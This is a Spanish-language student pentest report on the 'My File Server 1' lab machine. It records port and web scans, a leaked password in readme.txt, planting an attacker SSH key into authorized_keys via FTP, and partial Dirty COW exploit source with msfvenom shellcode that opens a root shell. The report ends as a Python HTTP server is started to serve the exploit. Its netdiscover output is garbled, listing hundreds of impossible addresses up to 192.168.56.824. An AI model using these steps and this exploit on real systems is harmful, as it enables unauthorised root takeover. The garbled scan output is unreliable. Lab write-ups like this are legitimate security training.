

REPORTE TÉCNICO DE PENTESTING

Red Team Report – **My File Server 1**



INTEGRANTES:

- **179033** – Alonso Castillo Omar Karim
- **177622** – Cruz Juárez Francisco Javier
- **175031** – Espinoza Aguilar Brian Salvador
- **177685** – Martinez Lara Santiago de la Cruz
- **173030** – Sánchez Ramirez Mayeli
- **177263** – Sánchez Zavala Alan Gilberto

Profesor: Servando López Contreras
UPSLP

Materia: Seguridad Informática V



Red team report: pentesting de My File Server 1

Contenido

2. Executive Summary	1
3. Alcance.....	1
4. Metodología aplicada	1
5. Fases de reconocimiento	1
6. Enumeración.....	2
7. Explotación	4
8. Escalada de privilegios.....	7
9. Análisis de impacto (modelo CIA)	10
10. Recomendaciones técnicas.....	10
11. Tabla de hallazgos.....	11
12.- Bibliografías	12

2. Executive Summary

El presente informe documenta la prueba de penetración realizada sobre la máquina vulnerable My File Server: 1. El objetivo fue evaluar la exposición de servicios, la existencia de credenciales expuestas y la posibilidad de escalada de privilegios. Durante la evaluación se identificaron credenciales en texto plano dentro de /readme.txt, un recurso SMB (smbdata) accesible con permisos de lectura/escritura y una vulnerabilidad local de escalada (explotación de Dirty COW) que permitió obtención de privilegios de root. El riesgo combinado es alto: un atacante con acceso a la red podría exfiltrar información, modificar archivos y tomar control total del servidor. En las páginas siguientes se detallan evidencias técnicas, análisis de impacto (confidencialidad, integridad y disponibilidad) y recomendaciones priorizadas para mitigar los riesgos.

3. Alcance


Alcance de la prueba: evaluación negra (black-box) de la máquina virtual My File Server: 1 con IP 192.168.56.103. Se incluyeron las siguientes actividades: reconocimiento de red, escaneo de puertos y servicios, enumeración de servicios web y SMB, intento de explotación de vulnerabilidades públicas y pruebas de escalada de privilegios locales. Quedan fuera del alcance: ataques de denegación de servicio dirigidos a interrumpir producción y cambios permanentes en sistemas de terceros.

4. Metodología aplicada

Se siguió un enfoque estructurado basado en las fases PTES/OWASP: (1) Reconocimiento pasivo y activo, (2) Enumeración detallada de servicios y versiones, (3) Identificación y validación de vulnerabilidades, (4) Explotación controlada para demostrar impacto, (5) Post-explotación y escalada de privilegios, y (6) Análisis de impacto y recomendaciones. Para cada fase se registraron comandos, salidas y evidencias reproducibles; se priorizaron técnicas no destructivas salvo autorización explícita.

5. Fases de reconocimiento

Primero se realizó reconocimiento pasivo para detectar hosts activos con netdiscover



```
kali@kali: ~  
Session Actions Edit View Help  
(kali@kali)-[~]  
$ sudo netdiscover  
[sudo] password for kali:  
192.168.56.103  
192.168.56.104  
192.168.56.105  
192.168.56.106  
192.168.56.107  
192.168.56.108  
192.168.56.109  
192.168.56.110  
192.168.56.111  
192.168.56.112  
192.168.56.113  
192.168.56.114  
192.168.56.115  
192.168.56.116  
192.168.56.117  
192.168.56.118  
192.168.56.119  
192.168.56.120  
192.168.56.121  
192.168.56.122  
192.168.56.123  
192.168.56.124  
192.168.56.125  
192.168.56.126  
192.168.56.127  
192.168.56.128  
192.168.56.129  
192.168.56.130  
192.168.56.131  
192.168.56.132  
192.168.56.133  
192.168.56.134  
192.168.56.135  
192.168.56.136  
192.168.56.137  
192.168.56.138  
192.168.56.139  
192.168.56.140  
192.168.56.141  
192.168.56.142  
192.168.56.143  
192.168.56.144  
192.168.56.145  
192.168.56.146  
192.168.56.147  
192.168.56.148  
192.168.56.149  
192.168.56.150  
192.168.56.151  
192.168.56.152  
192.168.56.153  
192.168.56.154  
192.168.56.155  
192.168.56.156  
192.168.56.157  
192.168.56.158  
192.168.56.159  
192.168.56.160  
192.168.56.161  
192.168.56.162  
192.168.56.163  
192.168.56.164  
192.168.56.165  
192.168.56.166  
192.168.56.167  
192.168.56.168  
192.168.56.169  
192.168.56.170  
192.168.56.171  
192.168.56.172  
192.168.56.173  
192.168.56.174  
192.168.56.175  
192.168.56.176  
192.168.56.177  
192.168.56.178  
192.168.56.179  
192.168.56.180  
192.168.56.181  
192.168.56.182  
192.168.56.183  
192.168.56.184  
192.168.56.185  
192.168.56.186  
192.168.56.187  
192.168.56.188  
192.168.56.189  
192.168.56.190  
192.168.56.191  
192.168.56.192  
192.168.56.193  
192.168.56.194  
192.168.56.195  
192.168.56.196  
192.168.56.197  
192.168.56.198  
192.168.56.199  
192.168.56.200  
192.168.56.201  
192.168.56.202  
192.168.56.203  
192.168.56.204  
192.168.56.205  
192.168.56.206  
192.168.56.207  
192.168.56.208  
192.168.56.209  
192.168.56.210  
192.168.56.211  
192.168.56.212  
192.168.56.213  
192.168.56.214  
192.168.56.215  
192.168.56.216  
192.168.56.217  
192.168.56.218  
192.168.56.219  
192.168.56.220  
192.168.56.221  
192.168.56.222  
192.168.56.223  
192.168.56.224  
192.168.56.225  
192.168.56.226  
192.168.56.227  
192.168.56.228  
192.168.56.229  
192.168.56.230  
192.168.56.231  
192.168.56.232  
192.168.56.233  
192.168.56.234  
192.168.56.235  
192.168.56.236  
192.168.56.237  
192.168.56.238  
192.168.56.239  
192.168.56.240  
192.168.56.241  
192.168.56.242  
192.168.56.243  
192.168.56.244  
192.168.56.245  
192.168.56.246  
192.168.56.247  
192.168.56.248  
192.168.56.249  
192.168.56.250  
192.168.56.251  
192.168.56.252  
192.168.56.253  
192.168.56.254  
192.168.56.255  
192.168.56.256  
192.168.56.257  
192.168.56.258  
192.168.56.259  
192.168.56.260  
192.168.56.261  
192.168.56.262  
192.168.56.263  
192.168.56.264  
192.168.56.265  
192.168.56.266  
192.168.56.267  
192.168.56.268  
192.168.56.269  
192.168.56.270  
192.168.56.271  
192.168.56.272  
192.168.56.273  
192.168.56.274  
192.168.56.275  
192.168.56.276  
192.168.56.277  
192.168.56.278  
192.168.56.279  
192.168.56.280  
192.168.56.281  
192.168.56.282  
192.168.56.283  
192.168.56.284  
192.168.56.285  
192.168.56.286  
192.168.56.287  
192.168.56.288  
192.168.56.289  
192.168.56.290  
192.168.56.291  
192.168.56.292  
192.168.56.293  
192.168.56.294  
192.168.56.295  
192.168.56.296  
192.168.56.297  
192.168.56.298  
192.168.56.299  
192.168.56.300  
192.168.56.301  
192.168.56.302  
192.168.56.303  
192.168.56.304  
192.168.56.305  
192.168.56.306  
192.168.56.307  
192.168.56.308  
192.168.56.309  
192.168.56.310  
192.168.56.311  
192.168.56.312  
192.168.56.313  
192.168.56.314  
192.168.56.315  
192.168.56.316  
192.168.56.317  
192.168.56.318  
192.168.56.319  
192.168.56.320  
192.168.56.321  
192.168.56.322  
192.168.56.323  
192.168.56.324  
192.168.56.325  
192.168.56.326  
192.168.56.327  
192.168.56.328  
192.168.56.329  
192.168.56.330  
192.168.56.331  
192.168.56.332  
192.168.56.333  
192.168.56.334  
192.168.56.335  
192.168.56.336  
192.168.56.337  
192.168.56.338  
192.168.56.339  
192.168.56.340  
192.168.56.341  
192.168.56.342  
192.168.56.343  
192.168.56.344  
192.168.56.345  
192.168.56.346  
192.168.56.347  
192.168.56.348  
192.168.56.349  
192.168.56.350  
192.168.56.351  
192.168.56.352  
192.168.56.353  
192.168.56.354  
192.168.56.355  
192.168.56.356  
192.168.56.357  
192.168.56.358  
192.168.56.359  
192.168.56.360  
192.168.56.361  
192.168.56.362  
192.168.56.363  
192.168.56.364  
192.168.56.365  
192.168.56.366  
192.168.56.367  
192.168.56.368  
192.168.56.369  
192.168.56.370  
192.168.56.371  
192.168.56.372  
192.168.56.373  
192.168.56.374  
192.168.56.375  
192.168.56.376  
192.168.56.377  
192.168.56.378  
192.168.56.379  
192.168.56.380  
192.168.56.381  
192.168.56.382  
192.168.56.383  
192.168.56.384  
192.168.56.385  
192.168.56.386  
192.168.56.387  
192.168.56.388  
192.168.56.389  
192.168.56.390  
192.168.56.391  
192.168.56.392  
192.168.56.393  
192.168.56.394  
192.168.56.395  
192.168.56.396  
192.168.56.397  
192.168.56.398  
192.168.56.399  
192.168.56.400  
192.168.56.401  
192.168.56.402  
192.168.56.403  
192.168.56.404  
192.168.56.405  
192.168.56.406  
192.168.56.407  
192.168.56.408  
192.168.56.409  
192.168.56.410  
192.168.56.411  
192.168.56.412  
192.168.56.413  
192.168.56.414  
192.168.56.415  
192.168.56.416  
192.168.56.417  
192.168.56.418  
192.168.56.419  
192.168.56.420  
192.168.56.421  
192.168.56.422  
192.168.56.423  
192.168.56.424  
192.168.56.425  
192.168.56.426  
192.168.56.427  
192.168.56.428  
192.168.56.429  
192.168.56.430  
192.168.56.431  
192.168.56.432  
192.168.56.433  
192.168.56.434  
192.168.56.435  
192.168.56.436  
192.168.56.437  
192.168.56.438  
192.168.56.439  
192.168.56.440  
192.168.56.441  
192.168.56.442  
192.168.56.443  
192.168.56.444  
192.168.56.445  
192.168.56.446  
192.168.56.447  
192.168.56.448  
192.168.56.449  
192.168.56.450  
192.168.56.451  
192.168.56.452  
192.168.56.453  
192.168.56.454  
192.168.56.455  
192.168.56.456  
192.168.56.457  
192.168.56.458  
192.168.56.459  
192.168.56.460  
192.168.56.461  
192.168.56.462  
192.168.56.463  
192.168.56.464  
192.168.56.465  
192.168.56.466  
192.168.56.467  
192.168.56.468  
192.168.56.469  
192.168.56.470  
192.168.56.471  
192.168.56.472  
192.168.56.473  
192.168.56.474  
192.168.56.475  
192.168.56.476  
192.168.56.477  
192.168.56.478  
192.168.56.479  
192.168.56.480  
192.168.56.481  
192.168.56.482  
192.168.56.483  
192.168.56.484  
192.168.56.485  
192.168.56.486  
192.168.56.487  
192.168.56.488  
192.168.56.489  
192.168.56.490  
192.168.56.491  
192.168.56.492  
192.168.56.493  
192.168.56.494  
192.168.56.495  
192.168.56.496  
192.168.56.497  
192.168.56.498  
192.168.56.499  
192.168.56.500  
192.168.56.501  
192.168.56.502  
192.168.56.503  
192.168.56.504  
192.168.56.505  
192.168.56.506  
192.168.56.507  
192.168.56.508  
192.168.56.509  
192.168.56.510  
192.168.56.511  
192.168.56.512  
192.168.56.513  
192.168.56.514  
192.168.56.515  
192.168.56.516  
192.168.56.517  
192.168.56.518  
192.168.56.519  
192.168.56.520  
192.168.56.521  
192.168.56.522  
192.168.56.523  
192.168.56.524  
192.168.56.525  
192.168.56.526  
192.168.56.527  
192.168.56.528  
192.168.56.529  
192.168.56.530  
192.168.56.531  
192.168.56.532  
192.168.56.533  
192.168.56.534  
192.168.56.535  
192.168.56.536  
192.168.56.537  
192.168.56.538  
192.168.56.539  
192.168.56.540  
192.168.56.541  
192.168.56.542  
192.168.56.543  
192.168.56.544  
192.168.56.545  
192.168.56.546  
192.168.56.547  
192.168.56.548  
192.168.56.549  
192.168.56.550  
192.168.56.551  
192.168.56.552  
192.168.56.553  
192.168.56.554  
192.168.56.555  
192.168.56.556  
192.168.56.557  
192.168.56.558  
192.168.56.559  
192.168.56.560  
192.168.56.561  
192.168.56.562  
192.168.56.563  
192.168.56.564  
192.168.56.565  
192.168.56.566  
192.168.56.567  
192.168.56.568  
192.168.56.569  
192.168.56.570  
192.168.56.571  
192.168.56.572  
192.168.56.573  
192.168.56.574  
192.168.56.575  
192.168.56.576  
192.168.56.577  
192.168.56.578  
192.168.56.579  
192.168.56.580  
192.168.56.581  
192.168.56.582  
192.168.56.583  
192.168.56.584  
192.168.56.585  
192.168.56.586  
192.168.56.587  
192.168.56.588  
192.168.56.589  
192.168.56.590  
192.168.56.591  
192.168.56.592  
192.168.56.593  
192.168.56.594  
192.168.56.595  
192.168.56.596  
192.168.56.597  
192.168.56.598  
192.168.56.599  
192.168.56.600  
192.168.56.601  
192.168.56.602  
192.168.56.603  
192.168.56.604  
192.168.56.605  
192.168.56.606  
192.168.56.607  
192.168.56.608  
192.168.56.609  
192.168.56.610  
192.168.56.611  
192.168.56.612  
192.168.56.613  
192.168.56.614  
192.168.56.615  
192.168.56.616  
192.168.56.617  
192.168.56.618  
192.168.56.619  
192.168.56.620  
192.168.56.621  
192.168.56.622  
192.168.56.623  
192.168.56.624  
192.168.56.625  
192.168.56.626  
192.168.56.627  
192.168.56.628  
192.168.56.629  
192.168.56.630  
192.168.56.631  
192.168.56.632  
192.168.56.633  
192.168.56.634  
192.168.56.635  
192.168.56.636  
192.168.56.637  
192.168.56.638  
192.168.56.639  
192.168.56.640  
192.168.56.641  
192.168.56.642  
192.168.56.643  
192.168.56.644  
192.168.56.645  
192.168.56.646  
192.168.56.647  
192.168.56.648  
192.168.56.649  
192.168.56.650  
192.168.56.651  
192.168.56.652  
192.168.56.653  
192.168.56.654  
192.168.56.655  
192.168.56.656  
192.168.56.657  
192.168.56.658  
192.168.56.659  
192.168.56.660  
192.168.56.661  
192.168.56.662  
192.168.56.663  
192.168.56.664  
192.168.56.665  
192.168.56.666  
192.168.56.667  
192.168.56.668  
192.168.56.669  
192.168.56.670  
192.168.56.671  
192.168.56.672  
192.168.56.673  
192.168.56.674  
192.168.56.675  
192.168.56.676  
192.168.56.677  
192.168.56.678  
192.168.56.679  
192.168.56.680  
192.168.56.681  
192.168.56.682  
192.168.56.683  
192.168.56.684  
192.168.56.685  
192.168.56.686  
192.168.56.687  
192.168.56.688  
192.168.56.689  
192.168.56.690  
192.168.56.691  
192.168.56.692  
192.168.56.693  
192.168.56.694  
192.168.56.695  
192.168.56.696  
192.168.56.697  
192.168.56.698  
192.168.56.699  
192.168.56.700  
192.168.56.701  
192.168.56.702  
192.168.56.703  
192.168.56.704  
192.168.56.705  
192.168.56.706  
192.168.56.707  
192.168.56.708  
192.168.56.709  
192.168.56.710  
192.168.56.711  
192.168.56.712  
192.168.56.713  
192.168.56.714  
192.168.56.715  
192.168.56.716  
192.168.56.717  
192.168.56.718  
192.168.56.719  
192.168.56.720  
192.168.56.721  
192.168.56.722  
192.168.56.723  
192.168.56.724  
192.168.56.725  
192.168.56.726  
192.168.56.727  
192.168.56.728  
192.168.56.729  
192.168.56.730  
192.168.56.731  
192.168.56.732  
192.168.56.733  
192.168.56.734  
192.168.56.735  
192.168.56.736  
192.168.56.737  
192.168.56.738  
192.168.56.739  
192.168.56.740  
192.168.56.741  
192.168.56.742  
192.168.56.743  
192.168.56.744  
192.168.56.745  
192.168.56.746  
192.168.56.747  
192.168.56.748  
192.168.56.749  
192.168.56.750  
192.168.56.751  
192.168.56.752  
192.168.56.753  
192.168.56.754  
192.168.56.755  
192.168.56.756  
192.168.56.757  
192.168.56.758  
192.168.56.759  
192.168.56.760  
192.168.56.761  
192.168.56.762  
192.168.56.763  
192.168.56.764  
192.168.56.765  
192.168.56.766  
192.168.56.767  
192.168.56.768  
192.168.56.769  
192.168.56.770  
192.168.56.771  
192.168.56.772  
192.168.56.773  
192.168.56.774  
192.168.56.775  
192.168.56.776  
192.168.56.777  
192.168.56.778  
192.168.56.779  
192.168.56.780  
192.168.56.781  
192.168.56.782  
192.168.56.783  
192.168.56.784  
192.168.56.785  
192.168.56.786  
192.168.56.787  
192.168.56.788  
192.168.56.789  
192.168.56.790  
192.168.56.791  
192.168.56.792  
192.168.56.793  
192.168.56.794  
192.168.56.795  
192.168.56.796  
192.168.56.797  
192.168.56.798  
192.168.56.799  
192.168.56.800  
192.168.56.801  
192.168.56.802  
192.168.56.803  
192.168.56.804  
192.168.56.805  
192.168.56.806  
192.168.56.807  
192.168.56.808  
192.168.56.809  
192.168.56.810  
192.168.56.811  
192.168.56.812  
192.168.56.813  
192.168.56.814  
192.168.56.815  
192.168.56.816  
192.168.56.817  
192.168.56.818  
192.168.56.819  
192.168.56.820  
192.168.56.821  
192.168.56.822  
192.168.56.823  
192.168.56.824
```


El comando muestra las maquinas que se encuentran en la misma red del host, identificamos que la IP 192.168.56.103 es nuestra maquina victima

```
Session Actions Edit View Help
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:08	1	60	Unknown vendor
192.168.56.100	08:00:27:c7:62:95	2	120	PCS Systemtechnik GmbH
192.168.56.103	08:00:27:85:c8:21	1	60	PCS Systemtechnik GmbH

A continuación, se ejecutó un escaneo activo de puertos y servicios con nmap -p- 192.168.56.103 -sV para obtener la lista exhaustiva de puertos abiertos y versiones.

```
(kali㉿kali)-[~]
$ nmap -p- 192.168.56.103 -sV
```

Vulnerabilidades encontradas:

```
(kali㉿kali)-[~]
$ nmap -p- 192.168.56.103 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-09 21:13 EDT
Nmap scan report for 192.168.56.103
Host is up (0.00058s latency).
Not shown: 64437 filtered tcp ports (no-response), 86 filtered tcp ports (host-prohibited), 1004 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind      2-4 (RPC #100000)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: SAMBA)
2049/tcp  open  nfs_acl      3 (RPC #100227)
2121/tcp  open  ftp          ProFTPD 1.3.5
20048/tcp open  mountd       1-3 (RPC #100005)
MAC Address: 08:00:27:85:C8:21 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.16 seconds
```

6. Enumeración


Se utilizaron herramientas de enumeración para determinar vectores de ataque: Ejecutamos el comando nikto -h para enumerar directorios del servicio web:

```
(kali@kali)-[~]  
$ nikto -h 192.168.56.103
```

```
Start Time: 2026-03-11 00:00:15 (GMT-4)  
+ Server: Apache/2.4.6 (CentOS)  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to re  
ing-content-type-header/  
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .  
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: http  
+ /readme.txt: This might be interesting.  
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restric  
adme/  
+ 8908 requests: 0 error(s) and 8 item(s) reported on remote host  
+ End Time: 2026-03-11 00:07:35 (GMT-4) (76 seconds)  
+ 1 host(s) tested
```

Vemos que nikto reveló el fichero /readme.txt el cual puede ser interesante.

Abrimos la dirección 192.168.56.103/readme.txt para visualizar el contenido y vemos que [incluye](#) la cadena My password is rootroot1



Con esto obtenemos la contraseña "rootroot1" del usuario smbuser

Utilizamos el comando `sudo smbmap -H` para enumerar las variables

```
(kali@kali)-[~]
$ sudo smbmap -H 192.168.56.103
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEVans@gmail.com
https://github.com/ShawnDEVans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)

[+] IP: 192.168.56.103:445      Name: 192.168.56.103      Status: NULL Session
    Disk                      Permissions      Comment
    ----                      -
    print$                    NO ACCESS      Printer Drivers
    smbdata                    READ, WRITE    smbdata
    smbuser                    NO ACCESS      smbuser
    IPC$                      NO ACCESS      IPC Service (Samba 4.9.1)

[*] Closed 1 connections
```

smbmap mostró el recurso smbdata con permisos de lectura y escritura, lo que permite listar y transferir ficheros. Además, el servicio HTTP reportó versión Apache 2.4.6, la cual debe compararse con bases de CVE para verificar parches pendientes.

comment	Permissions	
print\$	NO ACCESS	
Printer Drivers		
smbdata	READ, WRITE	s
smbdata		
smbuser	NO ACCESS	s
smbuser		
IPC\$	NO ACCESS	I
IPC Service (Samba 4.9.1)		

7. Explotación

Utilizamos el comando ftp, aquí ya estamos conectados al servidor de archivos, pero esto no es seguro, ya que si se realiza una auditoria encontraran todos nuestros movimientos, debemos encriptar la información con ssh con la llave del siguiente comando.

```

(kali@kali)-[~]
$ ftp 192.168.56.103
Connected to 192.168.56.103.
220 (vsFTPd 3.0.2)
Name (192.168.56.103:kali): smbuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp>
ftp>
zsh: suspended ftp 192.168.56.103

```

Generamos la llave para establecer la comunicacion con el comando `sudo ssh-keygen`

```

(kali@kali)-[~]
$ sudo ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/root/.ssh/id_ed25519):
Enter passphrase for "/root/.ssh/id_ed25519" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_ed25519
Your public key has been saved in /root/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:cBplhy+azY5y4x0BUnPG8EZZi96p5rCuKbvp1R8ZMFQ root@kali
The key's randomart image is:
+--[ED25519 256]--+
|      .+oE+..      |
|    +o=+.o         |
|  . B* o.          |
|  . .o+* ...       |
|  . oBS.           |
|  . +.=            |
|  ... o*           |
| .....=* o        |
|==ooo+o+          |
+---[SHA256]-----+

```

Debemos agregar la llave en el directorio `.ssh`, para ello primero iniciamos como super usuario: `sudo su`

```

(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(kali@kali)-[~]

```

Posteriormente nos dirigimos a la carpeta raíz y utilizamos el comando ftp para conectarnos a la máquina víctima mediante su dirección IP. Una vez establecida la conexión, se creó el directorio .ssh en el sistema remoto y se accedió a él.

Desde este directorio se transfirió la clave pública generada previamente con el comando ssh-keygen, utilizando el comando:

- put id_ed25519.pub authorized_keys

Este procedimiento copia la clave pública al archivo authorized_keys, permitiendo que el sistema remoto acepte autenticación mediante clave SSH desde la máquina atacante. De esta forma se puede establecer acceso remoto sin necesidad de contraseña utilizando el cliente SSH.

```
(root@kali)-[/]  
# ftp 192.168.56.103  
Connected to 192.168.56.103.  
220 (vsFTPD 3.0.2)  
Name (192.168.56.103:kali): smbuser  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>  
ftp>  
ftp> cd.ssh  
?Invalid command.  
ftp> cd .ssh  
250 Directory successfully changed.  
ftp> put root/.ssh/id_ed25519.pub authorized_keys  
local: root/.ssh/id_ed25519.pub remote: authorized_keys  
229 Entering Extended Passive Mode (||5243|).  
150 Ok to send data.  
100% |*****| 91 122.40 KiB/s 00:00 ETA  
226 Transfer complete.  
91 bytes sent in 00:00 (26.38 KiB/s)  
ftp>  
ftp>  
zsh: suspended ftp 192.168.56.103
```


Una vez configurada la autenticación mediante claves SSH, es posible acceder al sistema remoto utilizando el siguiente comando: ssh smbuser@192.168.56.103


```
(root@kali)-[/]
# ssh smbuser@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               Armour Infosec
#                               www.armourinfosec.com
#                               My File Server - 1
#                               Designed By :- Akanksha Sachin Verma
#                               Twitter    :- @akankshavermasv
#####
#####
Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$
[smbuser@fileserver ~]$
[smbuser@fileserver ~]$
[smbuser@fileserver ~]$
```

Con esto se obtiene acceso al sistema con los privilegios del usuario smbuser.

8. Escalada de privilegios

La escalada empleada fue Dirty COW (CVE-2016-5195), que explota una condición de carrera en el mecanismo copy-on-write del kernel Linux permitiendo modificar archivos propietarios y obtener privilegios de root.



```
1 /*
2 *
3 * EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.
4 *
5 * (un)comment correct payload first (x86 or x64)!
6 *
7 * $ gcc cowroot.c -o cowroot -pthread
8 * $ ./cowroot
9 * DirtyCow root privilege escalation
10 * Backing up /usr/bin/passwd.. to /tmp/bak
11 * Size of binary: 57048
12 * Racing, this may take a while..
13 * /usr/bin/passwd is overwritten
14 * Popping root shell.
15 * Don't forget to restore /tmp/bak
16 * thread stopped
17 * thread stopped
18 * root@box:/root/cow# id
19 * uid=0(root) gid=1000(foo) groups=1000(foo)
20 */
```

Pegamos el código en la máquina de Linux y lo guardamos con el nombre dirtyCow.c

```
File Edit Search View Document Help
24 #include <sys/mman.h>
25 #include <fcntl.h>
26 #include <pthread.h>
27 #include <string.h>
28 #include <unistd.h>
29
30 void *map;
31 int f;
32 int stop = 0;
33 struct stat st;
34 char *name;
35 pthread_t pth1, pth2, pth3;
36
37 // change if no permissions to read
38 char suid_binary[] = "/usr/bin/passwd";
39
40 /*
41 * $ msfvenom -p linux/x64/exec CMD=/bin/bash PrependSetuid=True -f elf | xxd -i
42 */
43 unsigned char sc[] = {
44 0x7f, 0x45, 0x4c, 0x40, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
45 0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00, 0x00,
46 0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00,
47 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
48 0x00, 0x00, 0x00, 0x00, 0x40, 0x38, 0x00, 0x01, 0x00, 0x00, 0x00,
49 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x07, 0x00, 0x00, 0x00,
50 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00,
51 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00,
```

Se abrió una nueva terminal en la máquina atacante y se levantó un servidor HTTP temporal utilizando el comando: `python3 -m http.server 8080`

